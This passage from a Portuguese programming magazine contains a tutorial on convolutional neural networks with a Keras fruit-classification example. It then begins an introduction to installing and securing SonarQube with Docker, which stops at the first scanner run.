De uma forma análoga, quando ensinamos uma criança sobre o que é uma maçã, mostramos diferentes exemplos e dizemos: "isto é uma maçã, isto é uma maçã, isto é uma maçã, isto é uma maçã...", até esta aprender as formas, cores, texturas, das maçãs e estar pronta a reconhecê-las sem auxílio.



O algoritmo funciona em quatro passos: Convolution + ReLU (uma ou várias iterações em sequência), pooling, flatten, full connection (entrada na rede neuronal).

### Convolution + ReLU

Uma imagem, constituída por um vetor de valores (pixels) e definida pelas dimensões: largura, altura, RGB (3

canais de cor: Red, Green, Blue), é separada nos 3 canais de cor, sendo cada um destes varrido por filtros (feature detectors), de determinada dimensão (por exemplo 3x3xRGB), para identificar elementos (features) específicos.

Para se perceber melhor o conceito, podemos usar um software de edição de imagem como o GIMP, que dispõe de uma série de filtros pré definidos. No exemplo seguinte, à mesma imagem vamos aplicar: gaussian blur, edge detect, outline, relief, emboss.



Concretizando aplicação de um filtro para uma imagem de 5x5 à esquerda (um smile), vamos aplicar o filtro de 3x3 da direita (que identificar a zona dos olhos e nariz).

0	0	0	0	0
0	1	0	1	0
0	0	1	0	0
1	0	0	0	1
0	1	1	1	0

1	0	1
0	1	0
0	0	0

O filtro é aplicado à imagem através de um varrimento que utiliza um deslizamento, neste caso de 1 pixel (stride de 1), multiplicando pixel a pixel os valores da imagem e do filtro e somando os valores resultantes.

0x1	0x0	0x1	0	0
0x0	1x1	0x0	1	0
0x0	0x0	1x0	0	0
1	0	0	0	1
0	1	1	1	0

0	0x1	0x0	0x1	0
0	1x0	0x1	0x0	0
0	0x0	1x0	0x0	0
1	0	0	0	1
0	1	1	1	0

1	0	0	0x1	0x0	0x1
0	1	0x0	1x1	0x0	0
0	0	1x0	0x0	1x0	0
1	0	0	0	0	1
0	1	1	1	0	0

0	0	0	0x1	0x0
0	1	0	1x0	0x1
0	0	1	0x0	0x0
1	0	0	0	1
0	1	1	1	0

1

0

# A PROGRAMAR

## ATRAVÉS DOS OLHOS DE UMA REDE NEURONAL

O resultado é uma matriz (feature map), onde se observa onde o filtro obteve a maior e menor correspondência:

0	0	0	0	0
0	1x1	0x1	1x1	0
0	0x0	1x1	0x0	0
1	0x0	0x0	0x0	1
0	1	1	1	0

1	0	1	0	0
0	3	0	1	0
1	0	1	1	0
2	1	2	0	1
1	2	1	1	0

3

Deverão aplicar-se tantos filtros quanto necessários para identificar o máximo de features possíveis.

O resultado desta operação é uma convolution layer, composta por vários feature maps, sobre os quais se aplica, a cada valor, uma função ReLU (Rectifier Linear Unit):  $f(x) = \max(0, x)$ ; que altera os negativos para zero, introduzindo um fator de não linearidade.

Assim, se considerarmos preto como negativo, branco como positivo e um nível intermédio de cinzento como zero, os valores do preto até ao zero, são todos alterados para o cinzento zero.

### Pooling

De seguida aplica-se um down sampling às feature maps, que consiste em dividir cada feature map em segmentos (por exemplo 2x2), e calcular o valor máximo de cada um (no caso do max pooling), sendo esse valor usado para gerar os pooling feature maps que, como se compreende, são uma versão reduzida dos originais (pixelizados). Este passo, para além de reduzir o volume de dados para processamento, torna o modelo independente de pequenas distorções ou ruído.



No exemplo, aplica-se um max pooling de 2x2, reduzindo essa forma o original numa versão reduzida, mas preservando os detalhes (features), identificados.

1	0	1	0	0
0	3	0	1	0
1	0	1	1	0
2	1	2	0	1
1	2	1	1	0

3	1	0
2	2	1
2	1	0

Os dois passos anteriores (Convolution + ReLU, Pooling), podem ser repetidos mais do que uma vez em se-

quência para identificar elementos hierárquicos dentro de outros elementos (por exemplo numa primeira passagem identifica caras, e numa segunda passagem elementos dentro de caras como sendo olhos, nariz, boca, etc.)

### Flatten

Transforma os vetores 2D resultantes dos passos anteriores em vetores 1D, prontos para serem usados como entrada para uma rede neuronal.

3	1	0	2	2	1	2	1	0
---	---	---	---	---	---	---	---	---

### Full connection

Aplica os valores dos vetores resultante numa rede neuronal, composta pelas layers usuais: input, hidden, output. Uma vez que se trata de uma classificação, a output layer, terá tantos neurónios como os elementos a classificar, neste caso 6, sendo nesta última utilizada a função softmax, para decidir qual o neurónio que obteve a maior classificação e portanto aquela cuja rede decidiu ser o elemento correto.

### Implementando

Vamos implementar o algoritmo descrito em Python 3.6, utilizando a biblioteca Keras.


Começamos por importar as funções necessárias:

```
from keras.models import Sequential, load_model
from keras.layers import Conv2D, MaxPooling2D, Flatten
from keras.layers import Dense
from keras.preprocessing import image
from keras.preprocessing.image import ImageDataGenerator
from numpy import expand_dims, argmax
```

Introduzimos um conjunto de configuração: largura (W) e altura (H) das imagens (100x100), dimensão da matriz dos filtros (3x3), dimensão do downscaling do max pooling (2x2), caminho relativo para os ficheiros.

```
imgW, imgH = 100, 100
kernel, downscale = 3, 2
path = 'dataset'
```

As imagens estão organizadas em pastas entre training e test set, e posteriormente em classes novamente pelos nomes das pastas: apple (maça), banana, lime (lima), orange (laranja), pineapple (ananás), strawberry (morango).



# A PROGRAMAR

## ATRAVÉS DOS OLHOS DE UMA REDE NEURONAL

Procede-se à leitura destas, utilizando uma técnica de gerar novas imagens a partir das existentes (aplicando transformações aleatórias: distorção, rotação, zoom, etc.), para compensar a quantidade relativamente reduzida do dataset de imagens. Obviamente, quantas mais imagens utilizarmos para treinar o modelo melhor.

No final obtemos a lista das 6 classes a classificar, no caso extraída do *training set*.

```
trainImgs = ImageDataGenerator(
    rescale = 1./255, shear_range = 0.2,
    zoom_range = 0.2, horizontal_flip = True)
testImgs = ImageDataGenerator(rescale = 1./255)

train = trainImgs.flow_from_directory(
    path + '/train', target_size = (imgW, imgH),
    batch_size = 16, class_mode =
        'categorical')
test = testImgs.flow_from_directory(
    path + '/test', target_size = (imgW, imgH),
    batch_size = 16, class_mode =
        'categorical')

classes = list(train.class_indices.keys())
```

A partir daqui criamos a CNN, com duas convolution layers, onde aplicamos 32 filtros à primeira convolution e 64 filtros à segunda. No final do varrimento dos filtros é aplicada a ReLU, e de seguida o max pooling.

Após a conclusão das duas convolutions, é efetuado o flatten.

```
cnm = Sequential()

cnm.add(Conv2D(
    32, kernel, input_shape = (imgW, imgH, 3),
    activation = 'relu'))
cnm.add(MaxPooling2D(
    pool_size = (downscale, downscale)))
cnm.add(Conv2D(
    64, kernel, activation = 'relu'))
cnm.add(MaxPooling2D(
    pool_size = (downscale, downscale)))
cnm.add(Flatten())
```

Neste passo é gerado o vetor de entrada para a rede neuronal, que dispõe de uma hidden layer de 128 neurónios ativados novamente por uma ReLU, e que utiliza o Adam optimizer para aplicação do stochastic gradient descent, e a categorical cross entropy como função de erro (loss).

A camada de saída é constituída por 6 neurónios, cada um correspondente a uma das 6 classificações possíveis, ativada por uma softmax.

```
cnm.add(Dense(
    units = 128, activation = 'relu'))
cnm.add(Dense(
    units = len(classes), activation = 'softmax'))
cnm.compile(
    optimizer = 'adam',
    loss = 'categorical_crossentropy',
    metrics = ['accuracy'])
```

Por fim executamos o processo de treino da rede, sobre o training set e test set, utilizando apenas 4 epochs de 2048 passos, o que é viável neste exemplo porque se tratam de ima-

gens simples e sem ruído. Num exemplo mais realista, o treino da rede terá de ser muito mais longo recorrer a um dataset de imagens muito mais completo.

Por facilidade, gravamos a rede treinada (estrutura e pesos), para que a possamos utilizar novamente mais tarde já treinada.

```
cnm.fit_generator(
    train, steps_per_epoch = 2048, epochs = 4,
    validation_data = test, validation_steps = 512)

cnm.save('cnm-fruit.h5')
```

Carregamos a rede já treinada anteriormente e pedimos que esta identifique as peças presentes nas imagens.

```
cnm = load_model('cnm-fruit.h5')

for i in range(0, 12):
    file = path + '/unknown-' + str(i) + '.jpg'
    img = image.load_img(
        file, target_size = (imgW, imgH))
    y = cnm.predict(expand_dims(
        image.img_to_array(img), axis = 0))
    print('Fruit in:', file, ':', classes[argmax(
        y)])
```



unknown-0.jpg



unknown-1.jpg



unknown-2.jpg



unknown-3.jpg



unknown-4.jpg



unknown-5.jpg

```
Fruit in: dataset/unknown-0.jpg : apple
Fruit in: dataset/unknown-1.jpg : orange
Fruit in: dataset/unknown-2.jpg : banana
Fruit in: dataset/unknown-3.jpg : pineapple
Fruit in: dataset/unknown-4.jpg : strawberry
Fruit in: dataset/unknown-5.jpg : lime
```

Para testar ainda melhor o modelo vamos pedir que este identifique 3 outras categorias de maçãs diferentes daquela usada no treino. Mesmo tendo um padrão de cor e textura diferentes, a rede deverá ser capaz de perceber que ainda assim se tratam de maçãs. Da mesma forma também somos capazes de perceber quando vemos uma maçã de uma categoria menos habitual, que ainda assim que se trata de uma maçã, porque reconhecemos vários padrões comuns das maçãs.

Este teste é muito interessante uma vez que, em caso de sucesso, deixamos de ter um algoritmo que executa estritamente as funções para o qual foi programado, e passamos a ter um algoritmo que efetua deduções corretas a partir de uma aprendizagem.

## ATRAVÉS DOS OLHOS DE UMA REDE NEURONAL



unknown-6.jpg



unknown-7.jpg



unknown-8.jpg

```
Fruit in: dataset/unknown-6.jpg : apple
Fruit in: dataset/unknown-7.jpg : apple
Fruit in: dataset/unknown-8.jpg : apple
```

Para concluir, vamos pedir à rede que identifique peças de fruta desconhecidas por esta, uma vez que não treinou contra elas: tangerina, coco, carambola, esta último um fruto pouco conhecido para o leitor tentar associar a imagem a um dos frutos que foram alvo de treino por parte da rede.

Neste teste, o esperado é o mesmo que acontece conosco quando vemos uma peça de fruta desconhecida: vamos classificá-la como sendo a que mais se assemelha às peças que conhecemos.



unknown-9.jpg



unknown-10.jpg



unknown-11.jpg

```
Fruit in: dataset/unknown-9.jpg : orange
Fruit in: dataset/unknown-10.jpg : pineapple
Fruit in: dataset/unknown-11.jpg : banana
```

A tangerina foi classificada como uma laranja (previsível, pelas muito semelhanças), o coco como um ananás (menos previsível, mas lógico), e a carambola como uma banana (o que pela forma também é lógico). Para que a rede seja capaz de identificar estas novas peças, terá de ser sujeita a um processo de treino, tal como aconteceu com as outras categorias.

### Conclusão

As CNN são um tipo muito popular de redes neuronais para classificação de imagem, que introduzem um pré-processamento às mesmas antes de darem entrada na rede. A partir daí a rede efetua um processo de treino para aprender e identificar os padrões comuns de cada classe para ser capaz de as reconhecer após o treino. Como exemplo utilizamos um dataset muito simples de 6 tipos de peças de fruta e um mode-

lo escrito em Python 3.6 utilizando a biblioteca Keras, tendo a rede implementada e treinada sido capaz de identificar corretamente peças bem conhecidas. Para além disso foi ainda capaz de identificar corretamente outras categorias diferentes de uma das peças (maçãs), e inferir com lógica as peças mais parecidas de um conjunto de peças desconhecidas.



*As aplicações de um algoritmo capaz de classificar imagens, são fáceis de encontrar, desde o reconhecimento de escrita, condução autónoma, diagnóstico médico por imagem, etc...*



**Referências:** Paper original por Yann LeCun e restante equipa que definiu pela primeira vez este tipo de redes:

[yann.lecun.com/publis/pdf/lecun-98](http://yann.lecun.com/publis/pdf/lecun-98)

### Código e dados:

[github.com/sergiosaraiva/artificial-intelligence/tree/master/pap-cnn](https://github.com/sergiosaraiva/artificial-intelligence/tree/master/pap-cnn)

## AUTOR



### Escrito por Sérgio Saraiva

Licenciado em Engenharia Informática e de Computadores pelo Instituto Superior Técnico.

Tenho especial interesse em resolver desafios complexos através da criação de tecnologia que agregue diferentes áreas de conhecimento. <https://www.linkedin.com/in/sergio-saraiva/>

## Introdução ao SonarQube

Na edição 56 falei sobre a gestão da qualidade do código e introduzi o SonarQube e algumas das suas funcionalidades. Neste artigo, vou configurar uma instância de SonarQube e como configurar diversos scanners para analisar os projetos Java e C# no meu Macbook.

### Let's start

Uma chamada de atenção antes de começar a usar a imagem docker do SonarQube:

*“By default, the image will use an embedded H2 database that is not suited for production.”*

Como vou usar uma imagem docker do SonarQube, vou começar por criar o ficheiro **docker-compose.yml**, onde faço as configurações necessárias para correr sem problemas.

Para efeitos de demonstração, o ficheiro **docker-compose.yml** tens as credenciais em texto claro. Devem considerar **docker-secrets** para a gestão de credenciais dos sistemas.

### docker-compose.yml:

```
version: '3'
#-----
# NETWORK
#-----
networks:
  CI-Network:
    driver: bridge

#-----
# VOLUMES
#-----
volumes:
  sonarqube-volume:
  sonarqb-volume:

services:
#-----
# SONAR
#-----
  sonar:
    image: 'sonarqube:6.7.2'
    networks:
      - CI-Network
    ports:
      - '9000:9000'
      - '9022:9022'
    links:
      - sonarqb
    depends_on:
      - sonarqb
    environment:
      - SONARQUBE_JDBC_URL=jdbc:postgresql://
sonarqb:5432/sonar
      - SONARQUBE_JDBC_USERNAME=sonar
      - SONARQUBE_JDBC_PASSWORD=sonar
    volumes:
      - sonarqube-volume:/opt/sonarqube/conf
      - sonarqube-volume:/opt/sonarqube/data
      - sonarqube-volume:/opt/sonarqube/
extensions
```

```
      - sonarqube-volume:/opt/sonarqube/lib/
bundled-plugins

#-----
# SONARDB
#-----
  sonarqb:
    image: 'postgres:9.6.2'
    networks:
      - CI-Network
    environment:
      - POSTGRES_USER=sonar
      - POSTGRES_PASSWORD=sonar
    volumes:
      - sonarqb-volume:/var/lib/postgresql/data
```

Este ficheiro de configuração não tem nada de especial, configurar a instância e a base de dados em postgres.

Vamos arrancar o contentor:

```
$> docker-compose up -d
```

```
$> docker-compose logs -f
```

A primeira vez que o contentor arrancar, vai demorar a “montar a infra-estrutura”, mas as vezes seguintes torna-se mais rápido.

Passado uns momentos a aplicação está disponível em: <http://localhost:9000>



Figure 1: SonarQube @ <http://localhost:9000>

De acordo com a página SonarQube Security (<https://docs.sonarqube.org/display/SONAR/Authentication>):

As credenciais de acesso são:

*admin / admin*

Depois do Login temos este wizard:



Figure 2: New project wizard



# A PROGRAMAR

## INTRODUÇÃO AO SONARQUBE

Vamos fazer bypass a este passo.

Primeira coisa fazer é alterar a password criada por omissão, para tal acesse à “My Account”:





Figure 3: My Account



Instalação do SonarQube é bastante simples com Docker, pelo que vamos configurar o SonarQube.

### “Administration” à “Marketplace”




Figure 4: Marketplace

Como podem ver, a “Community Edition” está instalada e pode ser feito upgrade para outra versão. Contudo chamo a atenção para a leitura dos termos de utilização e preço.

Por omissão, “Community Edition” vêm com um conjunto de plugins instalados, mas podem instalar mais.




Figure 5: Sonar Plugins

### Remark:

Apesar de muitos plugins serem gratuitos, alguns não o são pelo que se recomenda a leitura dos termos de utilização.

Existe um conjunto alargado de plugins, mas para a demonstração vou instalar os que começam por “Sonar”:

- SonarC#
- SonarJS
- SonarJava
- SonarXML
- SonarWeb

Carregar em “Restart” para fazer Apply das alterações.




Figure 6: Apply changes

Passados alguns instantes os plugins estão instalados.

Agora, existem outras configurações.




Figure 7: Other quality features

Por omissão deixo estas definições como estão, os tipos da SonarSource parecem-me que sabem o que fazem.☺

### Are we ready to analyse a software project?

Quase, ainda falta uma coisinha.

### Anyone can mess the project analysis

# A PROGRAMAR

## INTRODUÇÃO AO SONARQUBE

Por omissão, qualquer pessoa pode submeter os resultados sem estar autenticado. Se o projeto não existir ele é criado, se existir é atualizado.

Infelizmente, por experiencia própria, alguns “developers” não têm “dois dedos de testa” e estragam mais do que constroem. Então temos que forçar a disciplina, ativando a opção “Force user authentication”.




Figure 8: Force user authentication

Temos que alterar as permissões globais dos grupos e utilizadores acedendo a “Administration” -> Security -> “Global Permissions” e uncheck “Execute Analysis” e “Create Projects” para o grupo “Anyone”.




Figure 9: Set Global Configurations

Antes



Figure 10: Everyone permissions

Depois



Figure 11: No permissions for Everyone

Deixar as configurações do “sonar-administrators” como estão.

### Remark

**If a user (or a group) doesn't have any boxes checked, they will “disappear” from the list and only will appear if you explicitly search for him.**

Nós agora, como administradores, temos controlo sobre a plataforma.

### Securing the Projects

É importante reduzir a interação dos utilizadores e o âmbito da intervenção na administração dos projetos.

Por omissão, Eu sigo estes passos:

- Create Project
- Create User Group for Project
- Create Users (if needed)
- Associate Users to User Group (if needed)
- Associate User Group to Project
- Set Permissions for User Group

Uma demonstração destes passos todos, com o utilizador administrador uma vez que é o único (neste momento) que pode criar projetos.

Step 1: Create Project

Vamos a “Administration” -> “Projects” -> “Management”.



Figure 12: Project Management

E clicar “Create Project”.




Figure 13: Create Project

# A PROGRAMAR

## INTRODUÇÃO AO SONARQUBE

De acordo com a documentação:

- **Name:** Nome do projeto.
- **Key:** O id (único) do projeto
- **Branch:** Deprecated desde SonarQube 6.7

### Step 2: Create User Group for Project

“Administration” -> “Security” -> “Groups”




Figure 14: Group Management

“Create Group”

Figure 15: Create new Group

O nome do grupo deverá seguir uma nomenclatura, eu uso “Project Name”-UserGroup. Recomendo o preenchimento do campo de descrição para descrever o âmbito e necessidade do grupo.

### Step 3: Create Users (if needed)

Clicar em “Administration” -> “Security” -> “Users”.



Figure 16: User Management

Clicar em “Create User”

Figure 17: Create new User

### Step 4: Associate Users to User Group

“Update Groups” para o utilizador.



Figure 18: Update group

Associar um utilizador a um “project user group”




Figure 19: Associate group

Pressionar “Done”.

### Step 5: Associate User Group to Project

Vamos a “Administration” -> “Projects” -> “Management”.

Seleccionar o projecto e clicar em “Actions” à “Edit Permissions”



Figure 20: Edit Permissions

# A PROGRAMAR

## INTRODUÇÃO AO SONARQUBE

Lembrem-se, como o nosso grupo não tem permissões ele não vai aparecer, pelo que temos que procurar na “Search box”.



Figure 21: Group permissions



Figure 22: Setting group permissions

Selecionamos a checkbox:

- “Execute Analysis”

As opções “Administer” e “Administer Issues” devem estar apenas disponíveis a “Project Admin Groups”.

### Step 6: Set Permissions for User Group

Vamos a “Administration” -> Security -> “Global Permissions”




Figure 23: Group permissions

E escolhemos “Execute Analysis” para o novo Grupo. Os utilizadores em si não devem ter quaisquer permissões.

A tabela deverá ser semelhante a esta:




Figure 24: Permission table

As configurações terminaram ... por agora. ☺

No próximo passo, vamos configurar e realizar a análise de projetos.

### Let us Scan

SonarQube fornece diversas formas de fazer análise aos projetos, desde a linha de comandos até à integração com o Jenkins.

De acordo com o site existem diversos scanners disponíveis:

- SonarQube Scanner for MSBuild
- SonarQube Scanner for Maven
- SonarQube Scanner for Gradle
- SonarQube Scanner for Ant
- SonarQube Scanner for Jenkins
- SonarQube Scanner

Para efeitos de demonstração, vou mostrar as configurações para as versões de linha de comandos, Maven e MSBuild/DotNetCore2

### SonarQube Scanner

Temos que ir ao site e configurar de acordo com o site: <https://docs.sonarqube.org/display/SCAN/Analyzing+with+SonarQube+Scanner>

Precisamos de criar um ficheiro **sonar-project.properties** e tem que estar na raiz do projeto.

Exemplo do ficheiro que está no site:

```
# must be unique in a given SonarQube instance
sonar.projectKey=my:project
# this is the name and version displayed in the SonarQube UI. Was mandatory prior to SonarQube 6.1.
sonar.projectName=My project
sonar.projectVersion=1.0

# Path is relative to the sonar-project.properties file. Replace "\" by "/" on Windows.
# This property is optional if sonar.modules is set.
sonar.sources=.

# Encoding of the source code. Default is default system encoding
#sonar.sourceEncoding=UTF-8
```

Dependendo do projeto, poderá ser necessário configurar mais propriedades. Ex: Projetos Java poderá ser necessário configurar a propriedade `sonar.java.binaries`.

# A PROGRAMAR

## INTRODUÇÃO AO SONARQUBE

Esta página é um bom ponto de partida para as propriedades necessárias: <https://docs.sonarqube.org/display/PLUG/SonarSource+Plugins>

Como forçamos a autenticação e restringimos o acesso, precisamos de configurar mais propriedades no ficheiro **sonar-project.properties**.

```
sonar.login=  
sonar.password=
```

Estas propriedades são as credenciais de acesso à SonarQube.

Porém eu não gosto disto e apresenta um risco de segurança, pelo que vamos resolver.

Voltamos ao site do SonarQube, vamos a "Administration" -> "Security" -> "Users" e clicamos em "Update Tokens"



Figure 25: Token Generation

Este token autoriza os scanners a submeter a sua análise para o servidor.




Figure 26: New token

Damos um nome ao token e clicamos em "Generate".




Figure 27: Token generated warning

Atenção ao aviso:

**New token has been created. Make sure you copy it now, you won't be able to see it again!**

Esta chave é utilizada no ficheiro sonar-project.properties na propriedade sonar.login.

Vamos à linha de comandos à raiz do projeto e executamos:

```
sonar-scanner
```

